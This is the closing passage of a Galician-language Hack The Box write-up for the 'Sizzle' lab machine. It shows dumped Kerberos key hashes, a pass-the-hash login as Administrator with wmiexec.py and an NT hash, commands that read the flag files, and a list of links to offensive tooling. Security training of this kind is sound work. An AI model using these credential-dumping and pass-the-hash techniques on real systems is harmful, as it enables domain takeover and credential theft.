mrlky:aes256-cts-hmac-sha1-96:b42493c2e8ef350d257e68cc93a155643330c6b5e46a931315c2e23984b11155
mrlky:aes128-cts-hmac-sha1-96:3daab3d6ea94d236b44083309f4f3db0
mrlky:des-cbc-md5:02f1a4da0432f7f7
sizzler:aes256-cts-hmac-sha1-96:85b437e31c055786104b514f98fdf2a520569174cbfc7ba2c895b0f05a7ec81d
sizzler:aes128-cts-hmac-sha1-96:e31015d07e48c21bbd72955641423955
sizzler:des-cbc-md5:5d51d30e68d092d9
SIZZLE$:aes256-cts-hmac-sha1-96:25c33121d980b4ab4779d4bc4b4981174615567d80e85d4e72272279876391ba
SIZZLE$:aes128-cts-hmac-sha1-96:e590eafb18dc5b5f812d71de9d88a901
SIZZLE$:des-cbc-md5:9ddc57a48645e657
[*] Cleaning up...
```

Código 33: Dumpear hashes: secretsdump.py

Pois agora xa podemos acceder facendo un *PasstheHash (PtH)* con *wmiexec*.

De Interese

E ademais como temos o hash do usuario **Administrator** podemos facer PtH sendo Administradores do sistema

6.1. Acceso como administrador

```
$ wmiexec.py htb.local/Administrator@10.10.10.103 -hashes aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```

Código 34: Acceso como administrador: PtH con wmiexec

6.2. Flag user

```
C:\>type c:\users\mrlky\desktop\user.txt
```

Código 35: Flag user.txt

6.3. Flag root

```
C:\>type c:\users\administrator\desktop\root.txt
```

Código 36: Flag root.txt

Anexos

A. URLs de Interese

Ligazóns
S4vitar https://www.twitch.tv/s4vitaar https://htbmachines.github.io https://youtube.com/s4vitar https://www.youtube.com/channel/UCgzsRmCl4BU-QmSVC4jFOlg
HackTricks https://book.hacktricks.xyz/welcome/readme https://github.com/carlospolop
PayloadsAllTheThings https://github.com/swisskyrepo/PayloadsAllTheThings
Impacket https://github.com/SecureAuthCorp/impacket
SecList https://github.com/danielmiessler/SecLists
BloodHound https://github.com/BloodHoundAD/BloodHound/releases/
BLACKARROW - Introduction to kerberos attacks https://www.tarlogic.com/blog/how-to-attack-kerberos/
SANS Institute Cheat Sheet https://www.sans.org/blog/the-ultimate-list-of-sans-cheat-sheets/
nishang https://github.com/samratashok/nishang
Powersploit https://github.com/PowerShellMafia/PowerSploit.git
nmap-parse-output https://github.com/ernw/nmap-parse-output
Ghostpack-CompiledBinaries https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
chisel https://github.com/jpillora/chisel
MSFVenom Cheatsheet https://github.com/frizb/MSF-Venom-Cheatsheet/blob/master/README.md
dbeaver (Universal Database Tool) https://dbeaver.io/download/
Rubeus https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
repoEDU-CCbySA https://github.com/ricardofc/repoEDU-CCbySA